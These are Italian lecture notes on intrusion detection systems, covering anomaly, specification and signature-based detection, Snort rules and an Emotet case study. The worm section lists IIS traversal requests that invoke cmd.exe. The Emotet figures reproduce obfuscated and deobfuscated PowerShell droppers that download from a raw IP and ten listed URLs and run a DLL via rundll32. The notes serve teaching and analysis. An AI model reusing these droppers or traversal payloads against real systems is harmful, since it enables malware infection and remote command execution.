# Rivelazione di intrusioni

Description

Un **Intrusion Detection System (IDS)** è un sistema informatico progettato per monitorare e analizzare il traffico di rete o l'attività su un host per identificare possibili tentativi di intrusione o attacchi informatici. Un IDS si compone di un modulo o nodo che esamina informazioni sullo stato dei vari componenti di un sistema, con l'obiettivo di individuare eventuali attacchi o intrusioni.

Tuttavia, un IDS non determina direttamente se un'intrusione si sia verificata, poiché la rilevazione di un'intrusione effettiva richiede la correlazione tra diversi attacchi, che possono costituire le fasi di un'intrusione più ampia.

### Tipologie di IDS

Esistono due categorie fondamentali di IDS:

- **Local Intrusion Detection System (Host-based IDS - HIDS)**: analizza le informazioni relative a un singolo nodo del sistema per rilevare attacchi diretti a quel nodo specifico. Monitora file di log, processi in esecuzione, modifiche ai file di sistema e attività sospette a livello di host.
- **Network Intrusion Detection System (NIDS)**: analizza il traffico di rete tra i nodi di una sottorete per individuare attacchi diretti a uno dei nodi della rete. Funziona come uno sniffer che cattura i pacchetti e li analizza, eventualmente ricostruendo i protocolli di livello superiore.

Un NIDS opera in maniera trasparente rispetto ai nodi che stanno interagendo, ma ciò solleva problematiche legate alla **banda di elaborazione** e alla possibile perdita di pacchetti quando la velocità della rete supera le capacità di elaborazione dell'IDS.


---

## Metodi di rilevamento delle intrusioni

### Anomaly-Based Detection


Questa tecnica rileva intrusioni basandosi sull'individuazione di deviazioni significative rispetto a un comportamento considerato normale. Esistono tre approcci principali:

1. **Dinamico**: il comportamento normale viene appreso nel tempo attraverso l'osservazione del sistema in esecuzione. Dopo la fase di apprendimento, qualsiasi deviazione significativa viene segnalata come anomalia. L'apprendimento può richiedere settimane o mesi e si basa su parametri come:
    - *Invocazioni ai servizi*
    - *Logging degli utenti*
    - *Richieste effettuate dagli utenti*
    - *Volume di traffico e richieste*




2. **Statico**: il comportamento atteso viene determinato a priori tramite un'analisi statica della struttura del programma, senza necessità di una fase di osservazione.
3. **Ibrido**: combina entrambi gli approcci, utilizzando un'analisi statica per creare un modello iniziale e affinando il rilevamento tramite osservazione dinamica.

L'accuratezza delle informazioni raccolte nella fase di apprendimento è cruciale per ridurre i falsi positivi e migliorare la precisione del rilevamento.




## Threshold-Based Detection e ROC Curve

Molti sistemi di rilevamento basano la classificazione degli eventi su soglie predefinite. Ad esempio, un sistema può considerare un'attività sospetta se un utente invia più di **x MB/sec** o apre più di **x connessioni al secondo**.

La scelta della soglia influisce direttamente su **falsi positivi** (eventi normali identificati erroneamente come attacchi) e **falsi negativi** (attacchi non rilevati). Il compromesso tra questi due aspetti viene rappresentato dalla **curva ROC (Receiver Operating Characteristic)**:

- **Regole conservatrici (in basso a sinistra)**: riducono il numero di falsi positivi ma limitano la capacità di rilevamento.
- **Regole permissive (in alto a destra)**: migliorano la capacità di rilevamento, ma generano un numero elevato di falsi positivi.

- **Regole sotto la bisettrice**: peggiori di una classificazione casuale, possono essere migliorate negando il criterio di rilevamento.

---

## Specification-Based Detection

A differenza degli approcci anomaly-based, in questo metodo il comportamento normale non viene appreso, ma è definito a priori attraverso policy di sicurezza e specifiche del programma.

- **Dinamico**: i dati sul comportamento del programma vengono raccolti in esecuzione e confrontati con le specifiche.
- **Statico**: un programma viene analizzato staticamente per calcolare le specifiche, e i dati raccolti vengono confrontati con esse.
- **Ibrido**: il compilatore genera una specifica iniziale, e le osservazioni raccolte in esecuzione vengono usate per affinare il modello.

---

## Signature-Based Detection

L'idea principale è che ogni malware abbia un **comportamento o una sequenza di dati caratteristica** (firma digitale).

- Le firme vengono archiviate in un database e confrontate con i dati analizzati.
- Questo metodo dipende dall'aggiornamento delle firme: un IDS signature-based non rileva **exploit zero-day**.
- Strategie avanzate prevedono il rilevamento di anomalie o l'uso di **honeypots** per raccogliere nuove firme.

## Signature-Based per Worm

I worm spesso utilizzano pattern prevedibili per attaccare sistemi vulnerabili. Ad esempio:

```
GET /scripts/root.exe?/c+dir
GET /MSADC/root.exe?/c+dir
GET /c/winnt/system32/cmd.exe?/c+dir
GET /d/winnt/system32/cmd.exe?/c+dir
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
```

```
GET /_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.ex
e?/c+dir
GET /_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.ex
e?/c+dir
GET /msadc/..%5c../..%5c../..%5c/..\xc1\x1c../..\xc1\x1
c../..\xc1\x1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc1\x1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc0/../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc0\xaf../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc1\x9c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%2f../winnt/system32/cmd.exe?/c+dir
```

Diverse soluzioni IDS hanno regole di matching personalizzate per identificare questi pattern.

## Sandboxing

Una sandbox è un ambiente isolato usato per eseguire codice sospetto senza compromettere il sistema principale.

- Può essere utilizzata per **testare malware**, **analizzare comportamenti sospetti** e **isolare eseguibili non affidabili**.
- Alcuni malware sofisticati riconoscono l'ambiente sandbox e modificano il loro comportamento per evitare il rilevamento.

## Rule-Based IDS

Estende il concetto di firma utilizzando regole che descrivono il comportamento sospetto.

- Regole più astratte possono generalizzare meglio i pattern di attacco.
- **Snort** è un esempio di IDS basato su regole, utilizzato per la protezione di reti.

### Polimorfismo e Malware Evolution


I malware moderni implementano tecniche di **offuscamento e crittografia** per eludere gli IDS signature-based:

- **Malware crittografati**: contengono un decryptor costante seguito dal corpo cifrato del virus.
- **Malware polimorfici**: ogni copia del malware genera una nuova cifratura casuale.
- **Zmist (2001)**: primo virus con codice integrato nel flusso di istruzioni dell'host, rendendo il rilevamento molto difficile.

---

## Architettura di Snort

Snort è un Intrusion Detection and Prevention System (IDPS) open-source che analizza il traffico di rete per identificare e prevenire attacchi. La sua architettura è composta da diverse componenti fondamentali:




### Packet Sniffer

- Snort utilizza un meccanismo di packet sniffing per intercettare e analizzare il traffico di rete in tempo reale.
- Questo componente si collega alla rete e cattura i pacchetti per ulteriori analisi.

### Packet Decode Engine

- Snort utilizza la libreria **libpcap** per catturare i pacchetti.
- I pacchetti vengono decodificati in base ai protocolli di livello link (Ethernet, Wi-Fi) e successivamente ai protocolli di livello superiore (IP, TCP, UDP, ICMP,

ecc.).

### Preprocessor Plug-ins

- I preprocessori esaminano e manipolano i pacchetti prima che vengano analizzati dal motore di rilevamento.
- Alcuni esempi di preprocessori sono:
  - **RPC plug-in**: analizza pacchetti legati a chiamate di procedura remota (RPC).
  - **Port scanner plug-in**: rileva attività di scansione delle porte.

### Detection Engine

- Il motore di rilevamento confronta i pacchetti con le regole definite nei file di configurazione di Snort.
- Se un pacchetto corrisponde a una regola, viene intrapresa un'azione predefinita (alert, drop, log, ecc.).

### Detection Plug-Ins

- Consentono un'analisi più approfondita e personalizzata dei pacchetti, estendendo le funzionalità di rilevamento.

### Output Plug-Ins

- Definiscono il formato e il metodo di esportazione degli eventi rilevati.
- Possono inviare i log a file locali, database remoti o sistemi di gestione eventi.

---

## Regole di Snort

Le regole di Snort sono suddivise in due sezioni principali:

### 1. Intestazione della Regola (Rule Header)

Contiene informazioni essenziali per la gestione del traffico:

- **Azione della regola** (alert, log, drop, ecc.).
- **Protocollo** (TCP, UDP, ICMP, ecc.).

- **Indirizzi IP di origine e destinazione**.
- **Maschere di rete**.
- **Porte di origine e destinazione**.

### 2. Opzioni della Regola (Rule Options)

- Definiscono il comportamento dettagliato della regola.
- Possono contenere:
  - Messaggi di avviso.
  - Indicatori su quali parti del pacchetto devono essere analizzate.

---

# Azioni Predefinite in Snort

Snort offre diverse azioni per la gestione dei pacchetti:

- `alert`: genera un avviso e registra il pacchetto.
- `log`: registra il pacchetto senza generare un avviso.
- `pass`: ignora il pacchetto.
- `activate`: genera un avviso e attiva una regola dinamica.
- `dynamic`: resta inattiva fino all'attivazione, poi registra i pacchetti.
- `drop`: blocca il pacchetto e lo registra (funzionalità di prevenzione).
- `reject`: blocca e registra il pacchetto, inviando una risposta:
  - `TCP reset` se il protocollo è TCP.
  - `ICMP port unreachable` se il protocollo è UDP.
- `sdrop`: blocca il pacchetto senza registrarlo.

---

## Ordine delle Regole in Snort

L'ordine di applicazione delle regole influenza la sicurezza e le prestazioni:

**Schema più sicuro** (maggiore accuratezza, ma più oneroso):

1. **Drop**
2. **Pass**
3. **Alert**
4. **Log**

**Schema più efficiente** (riduce il carico computazionale, ma più rischioso):

1. **Pass**
2. **Drop**
3. **Alert**
4. **Log**

---

## Emotet: Un Malware Sofisticato

Emotet è una delle minacce più avanzate e distruttive mai sviluppate. Questo malware, attivo per oltre otto anni, ha causato danni ingenti e ha mostrato una notevole capacità di adattamento.

- **Storico e Resurrezione**:
  - Emotet era stato smantellato dalle forze dell'ordine, ma è riapparso con nuove tecniche di evasione.
  - È considerato una minaccia persistente avanzata (**APT**, Advanced Persistent Threat).
  - VMware Threat Analysis Unit ha rilevato una nuova ondata di attacchi Emotet nel gennaio 2022.
- **Tecniche di Attacco**:
  - Cambio rapido dell'infrastruttura di **Command and Control (C2)**.
  - Offuscamento della configurazione per eludere il rilevamento.
  - Adattamento delle catene di esecuzione.
  - Variazione dei vettori di attacco nelle diverse fasi.
  - Propagazione laterale e continua evoluzione.

---


# Analisi della Vita di Emotet

## Catena di Distribuzione (Delivery Chain)

- L'infezione avviene tramite documenti dannosi (es. macro in Office).
- Dopo l'esecuzione iniziale, il malware scarica ulteriori componenti.

## Offuscamento del Codice (Code Obfuscation)

- Tecniche avanzate di offuscamento per evitare il reverse engineering.
- Utilizzo di esecuzioni sequenziali variabili per rendere l'analisi più difficile.
- **Dataset di VMware Threat Analysis Unit**:
  - 19.791 campioni con catene di esecuzione complesse.
  - Il dataset originale conteneva 47.240 campioni.
  - Identificati **139 sequenze di programma uniche** e **20.955 catene di invocazione**.
- **Difficoltà nel Rilevamento**:
  - Le varianti di Emotet modificano i parametri di invocazione per ogni infezione.
  - Questo complica l'identificazione tramite firme statiche.




# Tecniche di Offuscamento del Codice di Emotet

Emotet utilizza svariate tecniche per rendere più difficile la sua individuazione e analisi:

1. **Polimorfismo**: modifica il codice ad ogni esecuzione per evitare il rilevamento basato su firme.
2. **Offuscamento del flusso di controllo**: riorganizza il codice per confondere i decompilatori.
3. **Packing**: comprime e cripta il codice per nascondere la vera logica del malware.
4. **Iniezione di codice**: sfrutta processi legittimi per eseguire il codice malevolo.
5. **Anti-debugging e Anti-VM**: rileva se è in esecuzione in un ambiente virtualizzato e si auto-termina.

Queste tecniche rendono Emotet una delle minacce più avanzate e difficili da contrastare.



```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noexit
"$c1=({GOOGLE}{GOOGLE}Ne{GOOGLE}{GOOGLE}w{GOOGLE}-Obj{GOOGLE}ec{GOOGLE}{GOOGLE}t N{GOOGLE}{GOOGLE}et{GOOGLE}.
W{GOOGLE}{GOOGLE}e.replace({GOOGLE},"  "); $c4=bC{GOOGLE}li{GOOGLE}{GOOGLE}en{GOOGLE}{GOOGLE}t).D{GOOGLE}{GOOG
LE}ow{GOOGLE}{GOOGLE}nl{GOOGLE}{GOOGLE}{GOOGLE}o.replace({GOOGLE}, ); $c3=ad{GOOGLE}{GOOGLE}St{GOOGLE}rin{GOO
GLE}{GOOGLE}g{GOOGLE}(ht{GOOGLE}tp{GOOGLE}://185.7.214.7/PP91.PNG).replace({GOOGLE}, );$JI=($c1,$c4,$c3 -Join
 );I`E`X $JI|I`E`X"
```

**Figure 10:** The PowerShell script extracted from the HTA file.

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noexit
$c1=(New-ObjectNet.We;
$c4=bClient).Downlo;
$c3=adString(http://185.7.214.7/PP91.PNG);
$JI=($c1,$c4,$c3 -Join);
I`E`X$JI|I`E`X"
```

**Figure 11:** The de-obfuscated, first-stage PowerShell script.

```
$path = "C:\Users\Public\Documents\ssd.dll";
$url1 = 'http://mecaglobal.com/qxim/TlDTjlxYAdwU/';
$url2 = 'http://2021.posadamision.com/wp-admin/gO7Qvfd1/';
$url3 = 'http://mymicrogreen.mightcode.com/pub/WwQe6kKVIsa/';
$url4 = 'http://mawroyalmedia.com.ng/l1o2x/mAgab05/';
$url5 = 'http://pokawork.com.ng/-/uLYqpe6E8FH2DkM/';
$url6 = 'http://ariesnetwork.co.uk/cgi-bin/QO5VMUFERLpCd/';
$url7 = 'http://clatmagazine.com/p8wl/714/';
$url8 = 'https://animalkingdompro.com/wp-includes/TjXLWDUyhJuvIsPR/';
$url9 = 'http://bitcoin-up.fomentomunivina.cl/assets/w82JxkF70pHiMXtSm/';
$url10 = 'https://cr.almalunatural.com/b/GbQllyWCCy4bJWG2PW/';

$web = New-Object net.webclient;
$urls = "$url1,$url2,$url3,$url4,$url5,$url6,$url7,$url8,$url9,$url10".split(",");
foreach ($url in $urls) {
   try {
       $web.DownloadFile($url, $path);
       if ((Get-Item $path).Length -ge 30000) {
           [Diagnostics.Process];
           break;
       }
   }
   catch{}
}
Sleep -s 4;cmd /c C:\Windows\SysWow64\rundll32.exe 'C:\Users\Public\Documents\ssd.dll',AnyString;
```

**Figure 12:** The second-stage PowerShell script.

## Counter measures

- When it detects an attack, it traps the debugger :
  - registers are randomized
  - a random page is jumped into
- It's is difficult to trace back the detection because there is no more stack frame, no EIP, ...

```
pushf
pusha
mov     save_esp, esp
mov     esp, ad_alloc?
add     esp, random_value
sub     esp, 20h
popa
jmp     random_mapped_page
```